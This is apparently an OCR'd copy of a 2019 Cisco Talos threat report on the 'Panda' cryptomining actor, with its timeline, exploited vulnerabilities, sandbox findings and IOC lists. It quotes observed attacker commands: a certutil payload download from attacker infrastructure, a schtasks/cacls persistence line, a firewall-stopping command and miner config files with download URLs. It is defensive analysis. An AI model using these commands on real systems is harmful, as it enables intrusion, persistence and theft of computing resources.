
Cryptocurrency miners aren’t dead yet: Documenting the voracious but simple “Panda”

blog.talosintelligence.com/2019/09/panda-evolution.html



July 2018 — Cisco Talos first spots Panda exploiting an Oracle WebLogic vulnerability to drop a cryptocurrency miner. Later, we saw Panda carrying out another attack using a different C2 domain.

Jan. 2019 — Talos discovers Panda exploiting a recently disclosed vulnerability in the ThinkPHP framework in order to spread miners.

March 2019 — Panda leverages new infrastructure, including various subdomains of hognoob[.]se.

May — Primary payload updated


By Christopher Evans and David Liebenberg.

Executive summary

A new threat actor named "Panda" has generated thousands of dollars worth of the Monero cryptocurrency through the use of remote access tools (RATs) and illicit cryptocurrency-mining malware. This is far from the most sophisticated actor we've ever seen, but it still has been one of the most active attackers we've seen in Cisco Talos threat trap data. Panda's willingness to persistently exploit vulnerable web applications worldwide, their tools allowing them to traverse throughout networks, and their use of RATs, means that organizations worldwide are at risk of having their system resources misused for mining purposes or worse, such as exfiltration of valuable information.

Panda has shown time and again they will update their infrastructure and exploits on the fly as security researchers publicize indicators of compromises and proof of concepts. Our threat traps show that Panda uses exploits previously used by Shadow Brokers — a group infamous for publishing information from the National Security Agency — and Mimikatz, an open-source credential-dumping program.

Talos first became aware of Panda in the summer of 2018, when they were engaging in the successful and widespread "MassMiner" campaign. Shortly thereafter, we linked Panda to another widespread illicit mining campaign with a different set of command and control (C2) servers. Since then, this actor has updated its infrastructure, exploits and payloads. We believe Panda is a legitimate threat capable of spreading cryptocurrency miners that can use up valuable computing resources and slow down networks and systems. Talos confirmed that organizations in the banking, healthcare, transportation, telecommunications, IT services industries were affected in these campaigns.



EVOLUTION OF PANDA

July 2018
Cisco Talos first spots Panda exploiting an Oracle WebLogic vulnerability to drop a cryptocurrency miner. Later, we saw Panda carrying out another attack using a different C2 domain.

Jan. 2019
Talos discovers Panda exploiting a recently disclosed vulnerability in the ThinkPHP framework in order to spread miners.

March 2019
Panda leverages new infrastructure, including various subdomains of hognoob[.]se.

May 2019
Primary payload updated.


June 2019
Actor begins exploiting a newer WebLogic vulnerability, but TTPs remain the same.

Aug. 2019
New C2 and payload-hosting infrastructure appears.

First sightings of the not-so-elusive Panda


We first observed this actor in July of 2018 exploiting a WebLogic vulnerability (CVE-2017-10271) to drop a miner that was associated with a campaign called "MassMiner" through the wallet, infrastructure, and post-exploit PowerShell commands used.

Panda used massscan to look for a variety of different vulnerable servers and then exploited several different vulnerabilities, including the aforementioned Oracle bug and a remote code execution vulnerability in Apache Struts 2 (CVE-2017-5638). They used PowerShell post-exploit to download a miner payload called "downloader.exe," saving it in the TEMP folder under a simple number filename such as "13.exe" and executing it. The sample attempts to download a config file from list[.]idc3389[.]top over port 57890, as well as kingminer[.]club. The config file specifies the Monero wallet to be used as well as the mining pool. In all, we estimate that Panda has amassed an amount of Monero that is currently valued at roughly $100,000.



```
[UpdateNode]
Us=116.193.154.122
Kr=116.193.154.122
[MainUpdate]
Mainversion=20181020
MainExeName=uncsvc
MainSize=3185664
[Infect]
DownUrl=http://cnm.idc3389.top/downloader.exe
[Statistics]
Url=http://list.idc3389.top:29510/
[MinIng]
MineUpdate=true
variant=--variant=1
Address=44qLwCLcifP4KZfkqwNJj4fTbQ8rkLCxJc3TW4UBwciZ95yWFuQD6mD4QeDusREBXMhHX9DzT5LBaWdVbsjStfjR9PXaV9L
MiningPool=mine.ppxxmr.com:7777
Algorithm=cryptonight
CPUOccuPancy=1
```

By October 2018, the config file on list[.]idc3389[.]top, which was then an instance of an HttpFileServer (HFS), had been downloaded more than 300,000 times.



0 folders, 2 files, 3.0 Mbytes

0 items selected

HttpFileServer 2.3k
Server time: 2018/12/12 1:43:02
Server uptime: (6 days) 11:38:59


Name .extension	Size	Timestamp	Hits
□ cfg.INI	459B	2018/10/20 14:31:26	301894
□ uncsvc.exe	3.0 MB	2018/10/20 14:16:45	0

The sample also installs Gh0st RAT, which communicates with the domain rat[.]kingminer[.]club. In several samples, we also observed Panda dropping other hacking tools and exploits. This includes the credential-theft tool Mimikatz and UPX-packed artifacts related to the Equation Group set of exploits. The samples also appear to scan for open SMB ports by reaching out over port 445 to IP addresses in the 172.105.X.X block.

One of Panda's C2 domains, idc3389[.]top, was registered to a Chinese-speaking actor, who went by the name "Panda."

Bulehero connection

Around the same time that we first observed these initial Panda attacks, we observed very similar TTPs in an attack using another C2 domain: bulehero[.]in. The actors used PowerShell to download a file called "download.exe" from b[.]bulehero[.]in, and similarly, save it as another simple number filename such as "13.exe" and execute it. The file server turned out to be an instance of HFS hosting four malicious files.



0 folders, 4 files, 4.2 Mbytes

Name .extension	Size	Timestamp	Hits
□ appveif.exe	3.6 MB	2018/7/8 22:22:01	1531
□ download.exe	314.0 KB	2018/7/8 22:25:51	981
□ dxedits.exe	314.0 KB	2018/7/8 22:25:51	17
□ 新建文本文档.txt	0B	2018/7/8 22:27:57	13

0 items selected

HttpFileServer 2.3k
Server time: 2018/7/12 3:01:43
Server uptime: (2 days) 10:40:43

Running the sample in our sandboxes, we observed several elements that connect it to the earlier MassMiner campaign. First, it issues a GET request for a file called cfg.ini hosted on a different subdomain of bulehero[.]in, c[.]bulehero[.]in, over the previously observed port 57890. Consistent with MassMiner, the config file specifies the site from which the original sample came, as well as the wallet and mining pool to be used for mining.

Additionally, the sample attempts to shut down the victim's firewall with commands such as "cmd /c net stop MpsSvc". The malware also modifies the access control list to grant full access to certain files through running cacsl.exe.

For example:

> cmd /c schtasks /create /sc minute /mo 1 /tn "Netframework" /ru system /tr "cmd /c echo Y|cacls C:\Windows\appveif.exe /p everyone:F

Both of these behaviors have also been observed in previous MassMiner infections.

The malware also issues a GET request to Chinese-language IP geolocation service ip138[.]com for a resource named ic.asp which provides the machine's IP address and location in Chinese. This behavior was also observed in the MassMiner campaign.

Additionally, appveif.exe creates a number of files in the system directory. Many of these files were determined to be malicious by multiple AV engines and appear to match the exploits of vulnerabilities targeted in the MassMiner campaign. For instance, several artifacts were detected as being related to the "Shadow Brokers" exploits and were installed in a suspiciously named directory: "\Windows\InfusedAppe\Eternalblue139\specials\".


Evolution of Panda

In January of 2019, Talos analysts observed Panda exploiting a recently disclosed vulnerability in the ThinkPHP web framework (CNVD-2018-24942) in order to spread similar malware. ThinkPHP is an open-source web framework popular in China.

Panda used this vulnerability to both directly download a file called "download.exe" from a46[.]bulehero[.]in and upload a simple PHP web shell to the path "/public/hydra.php", which is subsequently used to invoke PowerShell to download the same executable file. The web shell provides only the ability to invoke arbitrary system commands through URL parameters in an HTTP request to "/public/hydra.php". Download.exe would download the illicit miner payload and also engages in SMB scanning, evidence of Panda's attempt to move laterally within compromised organizations.

In March 2019, we observed the actor leveraging new infrastructure, including various subdomains of the domain hognoob[.]se. At the time, the domain hosting the initial payload, fid[.]hognoob[.]se, resolved to the IP address 195[.]128[.]126[.]241, which was also associated with several subdomains of bulehero[.]in.

At the time, the actor's tactics, techniques, and procedures (TTPs) remained similar to those used before. Post-exploit, Panda invokes PowerShell to download an executable called "download.exe" from the URL hxxp://fid[.]hognoob[.]se/download.exe and save it in the Temp folder, although Panda now saved it under a high-entropy filename i.e. 'C:/Windows/temp/autzipmfvidixxr7407.exe'. This file then downloads a Monero mining trojan named "wercplshost.exe" from fid[.]hognoob[.]se as well as a configuration file called "cfg.ini" from uio[.]hognoob[.]se, which provides configuration details for the miner.



```
[UpdateNode]
Node1=upa1.hognoob.se
Node2=upa2.hognoob.se
[MainUpdate]
MainVersion=20190310
MainExeName=wercplshost
MainSize=4085248
[Download]
Url=http://fid.hognoob.se/download.exe
[MinIng]
MineUpdate=off
MiningPool=pxi.hognoob.se:35791
CPUOccuPancy=1
```

"Wercplshost.exe" contains exploit modules designed for lateral movement, many of which are related to the "Shadow Brokers" exploits, and engages in SMB brute-forcing. The sample acquires the victim's internal IP and reaches out to Chinese-language IP geolocation site 2019[.]ip138[.]com to get the external IP, using the victim's Class B address as a basis for port scanning. It also uses the open-source tool Mimikatz to collect victim passwords.

Soon thereafter, Panda began leveraging an updated payload. Some of the new features of the payload include using Certutil to download the secondary miner payload through the command: "certutil.exe -urlcache -split -f http://fid[.]hognoob[.]se/upnpprhost.exe C:\Windows\Temp\upnpprhost.exe". The coinminer is also run using the command "cmd /c ping 127.0.0.1 -n 5 & Start C:\Windows\ugrpkute\[filename].exe".

The updated payload still includes exploit modules designed for lateral movement, many of which are related to the "Shadow Brokers" exploits. One departure, however, is previously observed samples acquire the victim's internal IP and reach out to Chinese-language IP geolocation site 2019[.]ip138[.]com to get the external IP, using the victim's Class B address as a basis for port scanning. This sample installs WinPcap and open-source tool Masscan and scans for open ports on public IP addresses saving the results to "Scant.txt" (note the typo). The sample also writes a list of hardcoded IP ranges to "ip.txt" and passes it to Masscan to scan for port 445 and saves the results to "results.txt." This is potentially intended to find machines vulnerable to MS17-010, given the actor's history of using EternalBlue. The payload also leverages previously-used tools, launching Mimikatz to collect victim passwords

In June, Panda began targeting a newer WebLogic vulnerability, CVE-2019-2725, but their TTPs remained the same.

Recent activity

Panda began employing new C2 and payload-hosting infrastructure over the past month. We observed several attacker IPs post-exploit pulling down payloads from the URL hxxp[:]//wiu[.]fxxxxxxk[.]me/download.exe and saving it under a random 20-character name, with the first 15 characters consisting of "a" - "z" characters and the last five consisting of digits (e.g., "xblzcdsafdmqslz19595.exe"). Panda then executes the file via PowerShell. Wiu[.]fxxxxxxk[.]me resolves to the IP 3[.]123[.]17[.]223, which is associated with older Panda C2s including a46[.]bulehero[.]in and fid[.]hognoob[.]se.

Besides the new infrastructure, the payload is relatively similar to the one they began using in May 2019, including using Certutil to download the secondary miner payload located at hxxp[:]//wiu[.]fxxxxxxk[.]me/sppuihost.exe and using ping to delay execution of this payload. The sample also includes Panda's usual lateral movement modules that include Shadow Brokers' exploits and Mimikatz.


One difference is that several samples contained a Gh0st RAT default mutex "DOWNLOAD_SHELL_MUTEX_NAME" with the mutex name listed as fxxk[.]noilwut0vv[.]club:9898. The sample also made a DNS request for this domain. The domain resolved to the IP 46[.]173[.]217[.]80, which is also associated with several subdomains of fxxxxxxk[.]me and older Panda

C2 hognoob[.]se. Combining mining capabilities and Gh0st RAT represents a return to Panda's earlier behavior.

On August 19, 2019, we observed that Panda has added another set of domains to his inventory of C2 and payload-hosting infrastructure. In line with his previous campaigns, we observed multiple attacker IPs pulling down payloads from the URL hxxp[:]//cb[.]f*ckingmy[.]life/download.exe. In a slight departure from previous behavior, the file was saved as "BBBBB,", instead of as a random 20-character name. cb[.]f*ckingmy[.]life (URL censored due to inappropriate language) currently resolves to the IP 217[.]69[.]6[.]42, and was first observed by Cisco Umbrella on August 18.

In line with previous samples Talos has analyzed over the summer, the initial payload uses Certutil to download the secondary miner payload located at http[:]//cb[.]fuckingmy[.]life:80/trapceapet.exe. This sample also includes a Gh0st RAT mutex, set to "oo[.]mygoodluck[.]best:51888:WervPoxySvc", and made a DNS request for this domain. The domain resolved to 46[.]173[.]217[.]80, which hosts a number of subdomains of fxxxxxxk[.]me and hognoob[.]se, both of which are known domains used by Panda. The sample also contacted li[.]bulehero2019[.]club.

Cisco Threat Grid's analysis also showed artifacts associated with Panda's typical lateral movement tools that include Shadow Brokers exploits and Mimikatz. The INI file used for miner configuration lists the mining pool as mi[.]oops[.]best, with a backup pool at mx[.]oops[.]best.



59	\Windows\nuatsnizt\UnattendGC\specials\xdvl-0.dll	disk	20992	8	62	1	d3cf391dee14a...

Path \Windows\nuatsnizt\UnattendGC\specials\xdvl-0.dll
Mime Type application/x-dosexec; charset=binary
Magic Type PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, UPX compressed

MD5 0f79efe75cbfec70059a90a09762beba
SHA-1 65fa45510af99dd8a0425799ae57454c6239d373
SHA-256 d3cf391dee14a3828e4c5c3698c3e64e5020c59b42ae025d5d2f22fb96 a89e92
Most Relevant Process 39 (utfffly.exe)
Created by Process 39 (utfffly.exe)
Modified by Process 39 (utfffly.exe)

PE Signatures

UPX V2.00-V2.90

Antivirus Service Detections

Signature	Product
Win32.Trojan.Shadowbrokers	Reversing Labs

23	\Windows\nuatsnizt\Corporate\mimilib.dll	disk	46240	53	13	1	3b7b052ac344...

Path \Windows\nuatsnizt\Corporate\mimilib.dll
Mime Type application/x-dosexec; charset=binary
Magic Type PE32+ executable (DLL) (console) x86-64, for MS Windows

MD5 ceb925b640daebe5f25c710dc031e9e3
SHA-1 bd8b3f07d88a90b4f79467c3f9a559308763aa7f
SHA-256 3b7b052ac344822dd65831cfd54e935c7fe8e302f18415958a9a524af3 dc62a
Most Relevant Process 39 (utfffly.exe)
Created by Process 39 (utfffly.exe)
Modified by Process 39 (utfffly.exe)

Signing Details

Signing date 0001-01-01T00:00:00Z
Program mimikatz 2.1.1
URL http://blog.gentilkiwi.com/mimikatz

Conclusion


Panda's operational security remains poor, with many of their old and current domains all hosted on the same IP and their TTPs remaining relatively similar throughout campaigns. The payloads themselves are also not very sophisticated.

However, system administrators and researchers should never underestimate the damage an actor can do with widely available tools such as Mimikatz. Some information from HFS used by Panda shows that this malware had a wide reach and rough calculations on the amount of Monero generated show they made around 1,215 XMR in profits through their malicious activities, which today equals around $100,000, though the amount of realized profits is dependent on the time they sold.

Panda remains one of the most consistent actors engaging in illicit mining attacks and frequently shifts the infrastructure used in their attacks. They also frequently update their targeting, using a variety of exploits to target multiple vulnerabilities, and is quick to start exploiting known vulnerabilities shortly after public POCs become available, becoming a menace to anyone slow to patch. And, if a cryptocurrency miner is able to infect your system, that means another actor could use the same infection vector to deliver other malware. Panda remains an active threat and Talos will continue to monitor their activity in order to thwart their operations.

COVERAGE

For coverage related to blocking illicit cryptocurrency mining, please see the Cisco Talos white paper: Blocking Cryptocurrency Mining Using Cisco Security Products



Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	N/A
Network Security	✓
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), and Meraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source SNORTⓇ Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

Domains

a45[.]bulehero[.]in
a46[.]bulehero[.]in
a47[.]bulehero[.]in
a48[.]bulehero[.]in
a88[.]bulehero[.]in
a88[.]heroherohero[.]info
a[.]bulehero[.]in
aic[.]fxxxxxxk[.]me
axx[.]bulehero[.]in
b[.]bulehero[.]in
bulehero[.]in
c[.]bulehero[.]in
cb[.]fuckingmy[.].life

cnm[.]idc3389[.]top
down[.]idc3389[.]top
fid[.]hognoob[.]se
fxxk[.]noilwut0vv[.]club
haq[.]hognoob[.]se
idc3389[.]top
idc3389[.]cc
idc3389[.]pw
li[.]bulehero2019[.]club
list[.]idc3389[.]top
mi[.]oops[.]best
mx[.]oops[.]best
nrs[.]hognoob[.]se
oo[.]mygoodluck[.]best
pool[.]bulehero[.]in
pxi[.]hognoob[.]se
pxx[.]hognoob[.]se
q1a[.]hognoob[.]se
qie[.]fxxxxxxk[.]me
rp[.]oiwcvbnc2e[.]stream
uio[.]heroherohero[.]info
uio[.]hognoob[.]se
upa1[.]hognoob[.]se
upa2[.]hognoob[.]se
wiu[.]fxxxxxxk[.]me
yxw[.]hognoob[.]se
zik[.]fxxxxxxk[.]me

IPs

184[.]168[.]221[.]47
172[.]104[.]87[.]6
139[.]162[.]123[.]87
139[.]162[.]110[.]201
116[.]193[.]154[.]122
95[.]128[.]126[.]241
195[.]128[.]127[.]254
195[.]128[.]126[.]120
195[.]128[.]126[.]243
195[.]128[.]124[.]140
139[.]162[.]71[.]92
3[.]123[.]17[.]223
46[.]173[.]217[.]80
5[.]56[.]133[.]246

SHA-256

2df8cfa5ea4d63615c526613671bbd02cfa9ddf180a79b4e542a2714ab02a3c1
fa4889533cb03fc4ade5b9891d4468bac9010c04456ec6dd8c4aba44c8af9220
2f4d46d02757bcf4f65de700487b667f8846c38ddb50fbc5b2ac47cfa9e29beb
829729471dfd7e6028af430b568cc6e812f09bb47c93f382a123ccf3698c8c08
8b645c854a3bd3c3a222acc776301b380e60b5d0d6428db94d53fad6a98fc4ec
